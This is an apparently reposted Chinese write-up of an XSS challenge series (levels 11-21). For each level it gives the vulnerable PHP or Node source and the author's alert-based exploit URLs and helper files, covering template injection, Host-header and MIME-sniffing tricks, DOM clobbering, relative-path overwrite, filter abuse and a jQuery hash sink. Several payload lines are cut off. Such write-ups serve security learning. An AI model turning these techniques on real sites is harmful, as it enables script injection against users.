对框架不是很熟悉，提示是Client Side Template Injection，翻M师傅推特找到一个利用

FF && Chrome Exp

```
{{[].pop.constructor('alert()')()}}

http://ec2-13-58-146-2.us-east-2.compute.amazonaws.com/xss10.php?username=%7B%7B%5B%5D.pop.constructor(%27a
```

ref: http://blog.portswigger.net/2016/01/xss-without-html-client-side-template.html

11. HOST

```
"use strict";
var http = require('http');

(function(){
    http.createServer(function (req, res) {
            res.writeHead( 200, { "Content-Type" : "text/html;charset=utf-8", "X-XSS-Protection" : "0" }
            res.end( '<html><head><title>' + req.headers["host"] + '</title></head><body>It works!</body>

    }).listen(80);
    console.log( "Running server on port 80" );
})();
```

http://ec2-52-15-146-21.us-east-2.compute.amazonaws.com/

HOST头注入，这里又需要用到IE下一个奇怪的姿势.

https://labs.detectify.com/2016/10/24/combining-host-header-injection-and-lax-host-parsing-serving-malicious-data/

重点部分：

Internet Explorer/Edge malformed Host-header

The Internet Explorer/Edge bug worked like this. Doing the following redirect (from a malicious link):

```
HTTP/1.1 307 Redirect
Location: https://www.drupal.org%2f.to.to
```

Would result in Internet Explorer/Edge sending this request to **www.drupal.org**:

```
GET /.to.toto/ HTTP/1.1
Host: www.drupal.org/.to.to
```

所以可以构造

11.php

```
<?php
header('HTTP/1.1 307 Redirect');
header('Location: '.$_GET['u']);
```

IE11 exp

```
http://ns1.rootk.pw:8080/xss/wp/11.php?u=http://ec2-52-15-146-21.us-east-2.compute.amazonaws.com%252f<%252f
```

这里最新的IE11是失效的，ie11.483.15063.0失败，本地成功的IE版本为 ie11.0.9600.17843

ref: http://blog.bentkowski.info/2015/04/xss-via-host-header-cse.html

12. preview

```
<?php
    # the request
    $ch = curl_init($_GET["url"]);
    curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);
    curl_exec($ch);
    # get the content type
    $mime = array("application/octet-stream","application/postscript","application/x-cdf","application/x-
    if (in_array(curl_getinfo($ch, CURLINFO_CONTENT_TYPE), $mime)) {
    header("Content-Type:".curl_getinfo($ch, CURLINFO_CONTENT_TYPE));
    //header("X-Content-Type-Options: nosniff");
    echo curl_exec($ch);
    }
    # output
    // text/html; charset=ISO-8859-1
?>
```

http://ec2-13-58-146-2.us-east-2.compute.amazonaws.com/xss12.php?url=https://www.baidu.com/img/bd_logo1.png

先来了解一下IE的奇怪MIME判断。
https://blog.fox-it.com/2012/05/08/mime-sniffing-feature-or-vulnerability/

因为有些服务器指定的不是一个正确的Content-Type头，所以IE为了兼容这些文件类型，它会将文件的前256个字节与已知文件头进行比较，然后得到一个结果...也就是`<html>`作为开头的话，会被认为是`text/html`

所以可以构造一下

IE exp:

```
http://ec2-13-58-146-2.us-east-2.compute.amazonaws.com/xss12.php?url=http://ns1.rootk.pw:8080/xss/wp/12.php
```

12.php

```
<?php
header("Content-Type: application/octet-stream");
?>
<html><script>alert(document.domain)</script></html>
```

ref: https://xianzhi.aliyun.com/forum/read/224.html

13. REQUEST_URI

```
<?php
header("X-XSS-Protection: 0");
echo "REQUEST_URI:".$_SERVER['REQUEST_URI'];
?>
```

http://ec2-13-58-146-2.us-east-2.compute.amazonaws.com/xss13.php

REQUEST_URI请求的xss，在IE下，加一次跳转就不会进行编码

IE exp:
http://ns1.rootk.pw:8080/xss/wp/13.php

13.php

```
<?php
header("Location: http://ec2-13-58-146-2.us-east-2.compute.amazonaws.com/xss13.php/<svg/onload=alert(docume
```

ref: https://speakerdeck.com/masatokinugawa/xss-attacks-through-path

14. HIDDEN

```
<?php
header('X-XSS-Protection:0');
header('Content-Type:text/html;charset=utf-8');
?>
<head>
<meta http-equiv="x-ua-compatible" content="IE=10">
</head>
<body>
<form action=''>
<input type='hidden' name='token' value='<?php
  echo htmlspecialchars($_GET['token']); ?>'>
<input type='submit'>
</body>
```

http://ec2-13-58-146-2.us-east-2.compute.amazonaws.com/xss14.php?token=233

很久经典的一个问题，模糊记得xss书上有讲这个问题，因为标签里面有hidden属性的存在，导致大部分事件没法直接触发

所以一般分为两点，输出点是在hidden属性之前还是之后(不能闭合掉input的情况下)

1. 之前则可以覆盖type为其他的，`<input value="a" src=1 onerror=alert(1) type="image" type="hidden">`
2. 之后的话，只能通过间接的方式来触发，比如大家熟知的`' accesskey='x' onclick='alert(/1/)`，然后按shift+alt+x触发xss，但是还可以这样操作，无交互的触发xss，相比起来已经是无限制了，`'style='behavior:url(?)'onreadystatechange='alert(1)`

参考文章：http://masatokinugawa.l0.cm/2016/04/hidden-input-xss.html

IE exp:

```
http://ec2-13-58-146-2.us-east-2.compute.amazonaws.com/xss14.php?token=%27style=%27behavior:url(?)%27onread
```

15. Frame Buster

```
<?php
header("X-XSS-Protection: 0");
$page=strtolower($_GET["page"]);
$regex="/on([a-zA-Z])+/i";
$page=str_replace("style","_",$page);
?>
<html>
<head>
<meta charset=utf-8>
</head>
<body>
<form action='xss15.php?page=<?php
if(preg_match($regex,$page))
{
echo "XSS Detected!";
}
else
{
echo htmlspecialchars($page);
}
?>'></form>
<script>
if(top!=self){
 location=self.location
}
</script>
</body>
</html>
```

http://ec2-13-58-146-2.us-east-2.compute.amazonaws.com/xss15.php?page=1

很有意思的一个题目，一种防御iframe框架加载的方式，如果用框架加载的话，会让页面一直刷新....此题提示是`DOM Clobbering`

什么又是DOM Clobbering，在**IE8**下，`abc.def`将会是123

```
<form id=abc def=123></form>
<script>
alert(abc.def)
</script>
```

那么题目中的`self.location`也就可以通过这样的方式去覆盖值.

IE exp:
http://ns1.rootk.pw:8080/xss/wp/15.html

```
<meta http-equiv=x-ua-compatible content=IE=8>
<iframe src="http://ec2-13-58-146-2.us-east-2.compute.amazonaws.com/xss15.php?page=1'name=self location='ja
```

当然还是需要注意调节兼容性，关于兼容性，可以看第八题的writeup
更多关于DOM Clobbering的文章:
ref: http://www.thespanner.co.uk/2013/05/16/dom-clobbering/
https://www.slideshare.net/x00mario/in-the-dom-no-one-will-hear-you-scream

16. PHP_SELF

```
<html>
<head>
<meta charset=utf-8>
<meta http-equiv="X-UA-Compatible" content="IE=10">
<link href="styles.css" rel="stylesheet" type="text/css" />
</head>
<body>
<img src="xss.png" style="display: none;">
<h1>
<?php
$output=str_replace("<","&lt;",$_SERVER['PHP_SELF']);
$output=str_replace(">","&gt;",$output);
echo $output;
?>
</h1>
</body>
</html>
```

http://ec2-13-58-146-2.us-east-2.compute.amazonaws.com/xss16.php

一个比较明显的RPO漏洞，但是国内对这方面介绍比较少


http://www.mbsd.jp/Whitepaper/rpo.pdf
这个文档对RPO讲的比较清楚

总结起来就是因为php_self的存在，下面这个css会根据链接情况来加载

```
<link href="styles.css" rel="stylesheet" type="text/css" />
```

当我访问`ec2-13-58-146-2.us-east-2.compute.amazonaws.com/xss16.php`的时候，web相对路径就是`/`，这时候加载的css就是`ec2-13-58-146-2.us-east-2.compute.amazonaws.com/styles.css`

但是当我访问`ec2-13-58-146-2.us-east-2.compute.amazonaws.com/xss16.php/%7B%7D*%7Bbackground-color:%20red%7D*%7B%7D/`，也就是`{}*{background-color: red}*{}`，web的相对路径就是`/xss16.php/%7B%7D*%7Bbackground-color:%20red%7D*%7B%7D/`，这时候加载的css内容是`http://ec2-13-58-146-2.us-east-2.compute.amazonaws.com/xss16.php/%7B%7D*%7Bbackground-color:%20red%7D*%7B%7D/styles.css`



css的解析并没有像html那么严格，所以你可以看到网页将会被渲染为红色。

高潮部分来了，现在想办法就是利用css去加载js
http://blog.innerht.ml/cascading-style-scripting/

可以利用sct文件，但是缺陷就是sct必须要是在同域下.

可以发现题目还有一个xss.png....内容如下

```
<scriptlet>
    <implements type="behavior"/>
    <script>alert(1)</script>
</scriptlet>
```

IE exp:

```
http://ec2-13-58-146-2.us-east-2.compute.amazonaws.com/xss16.php/{}*{behavior:url(http://ec2-13-58-146-2.us
```

当然css触发xss的，还可以用`expression`

ref: http://www.thespanner.co.uk/2014/03/21/rpo/

17. passive element

```
<?php
header("Content-Type:text/html;charset=utf-8");
header("X-Content-Type-Options: nosniff");
header("X-FRAME-OPTIONS: DENY");
header("X-XSS-Protection: 0");
$content=$_GET["content"];
echo "<div data-content='".htmlspecialchars($content)."'>";
?>
```

http://ec2-13-58-146-2.us-east-2.compute.amazonaws.com/xss17.php?content=data

输出点在div里面，这种被动元素如何去触发xss？

html5sec总结：https://html5sec.org/#145
所以可以被动一点，需要用户点击一下之类操作去触发xss

IE exp:

```
http://ec2-13-58-146-2.us-east-2.compute.amazonaws.com/xss17.php?content=a%27%20style=%27-webkit-user-modif
```

但是M师傅提供了一个比较通用而且无需用户交互的poc

除FF以外的浏览器 exp:

```
http://ec2-13-58-146-2.us-east-2.compute.amazonaws.com/xss17.php?content=%27onfocus=%27alert(1)%27%20conten
```

ref: https://github.com/cure53/XSSChallengeWiki/wiki/Mini-Puzzle-1-on-kcal.pw

18. Graduate


```
<?php
header("Content-Type:text/html;charset=utf-8");
header("X-Content-Type-Options: nosniff");
header("X-FRAME-OPTIONS: DENY");
header("X-XSS-Protection: 1");
?>
<html>
<head>
<meta charset=utf-8>
</head>
<body>
<textarea>
<?php
//Fix#001
$input=str_replace("<script>","",$_GET["input"]);
//Fix#002
$input=str_replace("/","\/",$input);
echo $input;
?>

</textarea>
</body>
</html>
```

http://ec2-13-58-146-2.us-east-2.compute.amazonaws.com/xss18.php?input=plaintext

也是炒鸡好的题目，输入点在`textarea`里面，在不能闭合的情况下搞事情

有一个细节就是，开启了xss保护
在IE下，这个保护是他会把认为有害的字符过滤掉



IE exp:

```
http://ec2-13-58-146-2.us-east-2.compute.amazonaws.com/xss18.php?input=%3Ctextarea%3E%3Cimg%20src=1%20on%3C
```

ref: https://www.slideshare.net/codeblue_jp/xss-attacks-exploiting-xss-filter-by-masato-kinugawa-code-blue-2015

19. Party(未做出)

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<script>

function getCookie(cname) {
    var name = cname + "=";
    var decodedCookie = decodeURIComponent(document.cookie);
    var ca = decodedCookie.split(';');
    for(var i = 0; i < ca.length; i++) {
        var c = ca[i];
        while (c.charAt(0) == ' ') {
            c = c.substring(1);
        }
        if (c.indexOf(name) == 0) {
            return c.substring(name.length, c.length);
        }
    }
    return "";
}

function checkCookie() {
    var user=getCookie("username");
    if (user != "") {
        document.write("欢迎, " + unescape(user));
    } else {
         alert("请登陆")
    }
}

</script>
</head>
<body onload="checkCookie()">
<?php echo '<img name="avatar" src="'.str_replace('"',"&quot;",$_GET["link"]).'" width="30" height="40">'
</body>
</html>
```

http://ec2-13-58-146-2.us-east-2.compute.amazonaws.com/xss19.php?link=http://up.qqjia.com/z/face01/face06/facejunyong/junyong02.jpg

FF exp:

```
http://ec2-13-58-146-2.us-east-2.compute.amazonaws.com/xss19.php?link=data:image%2fsvg%2bxml,%3Cmeta%20xmln
```

ref: http://insert-script.blogspot.jp/2016/12/firefox-svg-cross-domain-cookie.html

20. The End(未做出)

```
<?php
header("Content-Type:text/html;charset=utf-8");
header("X-Content-Type-Options: nosniff");
header("X-FRAME-OPTIONS: DENY");
header("X-XSS-Protection: 0");

$hookid=str_replace("=","",htmlspecialchars($_GET["hookid"]));
$hookid=str_replace(")","",$hookid);
$hookid=str_replace("(","",$hookid);
$hookid=str_replace("`","",$hookid);
?>
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<script>
hookid='<?php echo $hookid;?>';
</script>
<body>
</body>
</html>
```

http://ec2-13-58-146-2.us-east-2.compute.amazonaws.com/xss20.php?hookid=9527

IE exp

```
http://ec2-13-58-146-2.us-east-2.compute.amazonaws.com/xss20.php?hookid='%2b{valueOf:location, toString:[].
```

ref: https://twitter.com/xssvector/status/213631832053395456

另外膜一下一血大佬用safari的0day做出来了.

21. 番外番 jquery

```
<?php
header("Content-Type:text/html;charset=utf-8");
header("X-Content-Type-Options: nosniff");
header("X-FRAME-OPTIONS: DENY");
header("X-XSS-Protection: 0");
?>
<html>
<head>
<meta charset="utf-8">
<script src="https://code.jquery.com/jquery-3.2.1.js" integrity="sha256-DZAnKJ/6XZ9si04Hgrsxu/8s717jcIzLy
<script>
window.jQuery || document.write('<script src="http://ec2-13-58-146-2.us-east-2.compute.amazonaws.com/jque
</script>
</head>
<body>
<script>
    $(function(){
        try { $(location.hash) } catch(e) {}
    })

</script>
</body>
</html>
```

http://ec2-13-58-146-2.us-east-2.compute.amazonaws.com/xss21.php


juqery高版本不适合一些低版本的浏览器，或者意外因素(中国网络环境)，cdn的jqeury可能会加载失败，这时候就需要加载一下本地的jquery，本地加载的jquery版本为`1.6.1`是存在漏洞

但是网络环境不可控，为了稳定的让受害者加载带有漏洞的jquery，那么一定要**让cdn的jquery加载失败**～

只要请求远程cdn时有某个header，比如说referrer，超出了cdn服务器所能接受的范围，就会产生拒绝请求的现象，比如很长串的字符.

chrome Exp:

```
http://ec2-13-58-146-2.us-east-2.compute.amazonaws.com/xss21.php?a=a....(中间省略9000个a)#<img src=1 onerror
```



另外就是踩的一些坑

```
FF测试不成功，应该它对location.hash的操作，比如<还会url编码
safai，空格会自动%20编码
另外<svg/onload=alert(1)>操作不会成功，因为网页是已经加载好了
```

ref: https://github.com/cure53/XSSChallengeWiki/wiki/XSSMas-Challenge-2016

转载于:https://www.cnblogs.com/iamstudy/articles/Xss_Challenge_Unexploitable_Wp.html